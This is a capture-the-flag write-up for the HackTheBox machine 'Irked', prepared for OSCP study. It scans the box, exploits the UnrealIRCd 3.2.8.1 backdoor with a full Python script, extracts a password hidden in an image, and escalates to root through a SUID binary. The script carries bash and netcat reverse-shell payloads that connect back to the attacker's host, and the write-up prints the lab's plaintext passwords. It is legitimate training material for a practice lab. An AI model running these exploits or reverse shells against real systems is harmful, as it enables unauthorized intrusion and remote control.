HackTheBox – Irked

PATH TO OSCP

–Filiplain

Fri 09 Jul 2021

Contents

1 HackTheBox Irked

1.1 Objectives

- Exploit an IRC server
- Use a SUID binary to Priv-Escalate

1.2 Service Enumeration

IP address

10.10.10.117

Ports Open


22
80
111
6697
8067
44092
65534

Full Nmap Scan

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 6a:5d:f5:bd:cf:83:78:b6:75:31:9b:dc:79:c5:fd:ad (DSA)
|   2048 75:2e:66:bf:b9:3c:cc:f7:7e:84:8a:8b:f0:81:02:33 (RSA)
|   256 c8:a3:a2:5e:34:9a:c4:9b:90:53:f7:50:bf:ea:25:3b (ECDSA)
|_  256 8d:1b:43:c7:d0:1a:4c:05:cf:82:ed:c1:01:63:a2:0c (ED25519)
80/tcp    open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Site doesn't have a title (text/html).
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          44092/tcp   status
|   100024  1          46399/udp6  status
|   100024  1          48112/tcp6  status
|_  100024  1          54704/udp   status
6697/tcp  open  irc     UnrealIRCd
8067/tcp  open  irc     UnrealIRCd
44092/tcp open  status  1 (RPC #100024)
65534/tcp open  irc     UnrealIRCd
```

1.3 Web Enumeration

Main Page



IRC is almost working!

Nothing interesting on the website, but it states something about IRC and a picture, let's save the picture for later use.

1.4 Exploiting IRC

The IRC server in this machines is “UnrealIRCd” which is vulnerable to RCE. Looking for an exploit on github I found this:

`https://github.com/Ranger11Danger/UnrealIRCd-3.2.8.1-Backdoor`

Code:

```
#!/usr/bin/python3
import argparse
import socket
import base64

# Sets the target ip and port from argparse
parser = argparse.ArgumentParser()
parser.add_argument('ip', help='target ip')
parser.add_argument('port', help='target port', type=int)
parser.add_argument('-payload', help='set payload type',
 ↪  required=True, choices=['python', 'netcat', 'bash'])
args = parser.parse_args()

# Sets the local ip and port (address and port to listen on)
local_ip = ''  # CHANGE THIS
local_port = ''  # CHANGE THIS

# The different types of payloads that are supported
python_payload = f'python -c "import os;import pty;import
 ↪  socket;tLnCwQLCel=\'{local_ip}\';EvKOcV={local_port};QRRCCltJB=socket.socket
 ↪  '
bash_payload = f'bash -i >& /dev/tcp/{local_ip}/{local_port} 0>&1'
netcat_payload = f'nc -e /bin/bash {local_ip} {local_port}'

# our socket to interact with and send payload
try:
    s = socket.create_connection((args.ip, args.port))
except socket.error as error:
    print('connection to target failed...')
    print(error)
```

```python
# craft out payload and then it gets base64 encoded
def gen_payload(payload_type):
    base = base64.b64encode(payload_type.encode())
    return f'echo {base.decode()} |base64 -d|/bin/bash'

# all the different payload options to be sent
if args.payload == 'python':
    try:
        s.sendall((f'AB; {gen_payload(python_payload)} \n').encode())
    except:
        print('connection made, but failed to send exploit...')

if args.payload == 'netcat':
    try:
        s.sendall((f'AB; {gen_payload(netcat_payload)} \n').encode())
    except:
        print('connection made, but failed to send exploit...')

if args.payload == 'bash':
    try:
        s.sendall((f'AB; {gen_payload(bash_payload)} \n').encode())
    except:
        print('connection made, but failed to send exploit...')

#check display any response from the server
data = s.recv(1024)
s.close()
if data != '':
    print('Exploit sent successfully!')
```

Running Exploit

Before running the exploit we have to set our IP and port to the code:

```python
local_ip = '10.10.14.14'  # CHANGE THIS
local_port = '8085'  # CHANGE THIS
```

To run the exploit we have to provide the IP and port of the IRC server and the type of payload we want to use while listening with netcat:


Netcat:

```
nc -lvnp 8085
```

Exploit:

```
python3 exploit.py 10.10.10.117 6697 -payload python
```

We will get a shell as "ircd":



```
❯ python3 exploit.py 10.10.10.117 6697 -payload python
Exploit sent successfully!

 ~/oscp/htb/irked ✔
```


```
❯ nc -lvnp 8085
listening on [any] 8085 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.10.117] 56601
ircd@irked:~/Unreal3.2$
```

If we look into the "/home" directory, we have an user "djmardov" so we have to become that user.

1.5 Getting User


Looking for files owned by djmardov and readable by us:

```
find / -user djmardov -perm -g=r 2>/dev/null
```



```
ircd@irked:~/Unreal3.2$ find / -user djmardov -perm -g=r 2>/dev/null
find / -user djmardov -perm -g=r 2>/dev/null
/home/djmardov
/home/djmardov/.profile
/home/djmardov/Downloads
/home/djmardov/Documents
/home/djmardov/Documents/.backup
/home/djmardov/Desktop
/home/djmardov/Music
/home/djmardov/Public
/home/djmardov/.bash_logout
/home/djmardov/.bashrc
/home/djmardov/Videos
/home/djmardov/Pictures
/home/djmardov/Templates
```

We get an interesting file ".backup" at "/home/djmardov/Documents/".



```
ircd@irked:~/Unreal3.2$ cat /home/djmardov/Documents/.backup
cat /home/djmardov/Documents/.backup
Super elite steg backup pw
UPupDOWNdownLRlrBAbaSSss
ircd@irked:~/Unreal3.2$
```

```
Super elite steg backup pw
UPupDOWNdownLRlrBAbaSSss
```


Now we have a password for steganography, if we go back to the web enumeration, the picture we saved is our target.

Using Steghide

To extract the text in the picture using steghide:

```
steghide extract -sf irked.jpg
```

Then provide the password we got from the ".backup" file. We'll have a "pass.txt" file after extracting the text.




```
❯ steghide extract -sf irked.jpg
Enter passphrase:
wrote extracted data to "pass.txt".

❯ cat pass.txt
Kab6h+m+bbp2J:HG
```

`Kab6h+m+bbp2J:HG`

Let’s use this as a password for the user Djmardov:




```
ircd@irked:~/Unreal3.2$ su djmardov
Password:
djmardov@irked:/home/ircd/Unreal3.2$ wc ~/Documents/user.txt
 1  1 33 /home/djmardov/Documents/user.txt
djmardov@irked:/home/ircd/Unreal3.2$ |
```

1.6 Getting Root

Looking for SUID binaries:


```
ls -la $(find / -perm -4000 2>/dev/null)
```

We get an interesting binary “viewuser”



```
djmardov@irked:/home/ircd/Unreal3.2$ ls -la $(find / -perm -4000 2>/dev/null)
-rwsr-xr-x 1 root    root          34208 Jan 21  2016 /bin/fusermount
-rwsr-xr-x 1 root    root          34684 Mar 29  2015 /bin/mount
-rwsr-xr-x 1 root    root         161584 Jan 28  2017 /bin/ntfs-3g
-rwsr-xr-x 1 root    root          38868 May 17  2017 /bin/su
-rwsr-xr-x 1 root    root          26344 Mar 29  2015 /bin/umount
-rwsr-xr-x 1 root    root          96760 Aug 13  2014 /sbin/mount.nfs
-rwsr-sr-x 1 daemon  daemon        50644 Sep 30  2014 /usr/bin/at
-rwsr-xr-x 1 root    root          52344 May 17  2017 /usr/bin/chfn
-rwsr-xr-x 1 root    root          43576 May 17  2017 /usr/bin/chsh
-rwsr-xr-x 1 root    root          78072 May 17  2017 /usr/bin/gpasswd
-rwsr-xr-x 1 root    root          38740 May 17  2017 /usr/bin/newgrp
-rwsr-xr-x 1 root    root          53112 May 17  2017 /usr/bin/passwd
-rwsr-xr-x 1 root    root          18072 Sep  8  2016 /usr/bin/pkexec
-rwsr-sr-x 1 root    mail          96192 Nov 18  2017 /usr/bin/procmail
-rwsr-xr-x 1 root    root           7328 May 16  2018 /usr/bin/viewuser
-rwsr-sr-x 1 root    root           9468 Apr  1  2014 /usr/bin/X
-rwsr-xr-- 1 root    messagebus   362672 Nov 21  2016 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root    root           9468 Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root    root         562536 Nov 19  2017 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root    root          13816 Sep  8  2016 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root    root          13564 Oct 14  2014 /usr/lib/spice-gtk/spice-client-glib-usb-acl-helper
-rwsr-xr-x 1 root    root        1085300 Feb 10  2018 /usr/sbin/exim4
-rwsr-xr-- 1 root    dip          338948 Apr 14  2015 /usr/sbin/pppd
```

If we run it:




```
djmardov@irked:/home/ircd/Unreal3.2$ /usr/bin/viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2021-07-09 09:13 (:0)
sh: 1: /tmp/listusers: not found
djmardov@irked:/home/ircd/Unreal3.2$ 
```

There is a file that is being called “/tmp/listusers”, but it does not exist, we can create it and get a shell as root.

Creating listenusers

```
echo "su root" > /tmp/listusers
chmod +x /tmp/listusers
```

If we execute “viewuser” again we will get root:



```
djmardov@irked:/tmp$ viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2021-07-09 09:13 (:0)
root@irked:/tmp# wc /root/root.txt
 1  1 33 /root/root.txt
root@irked:/tmp# 
```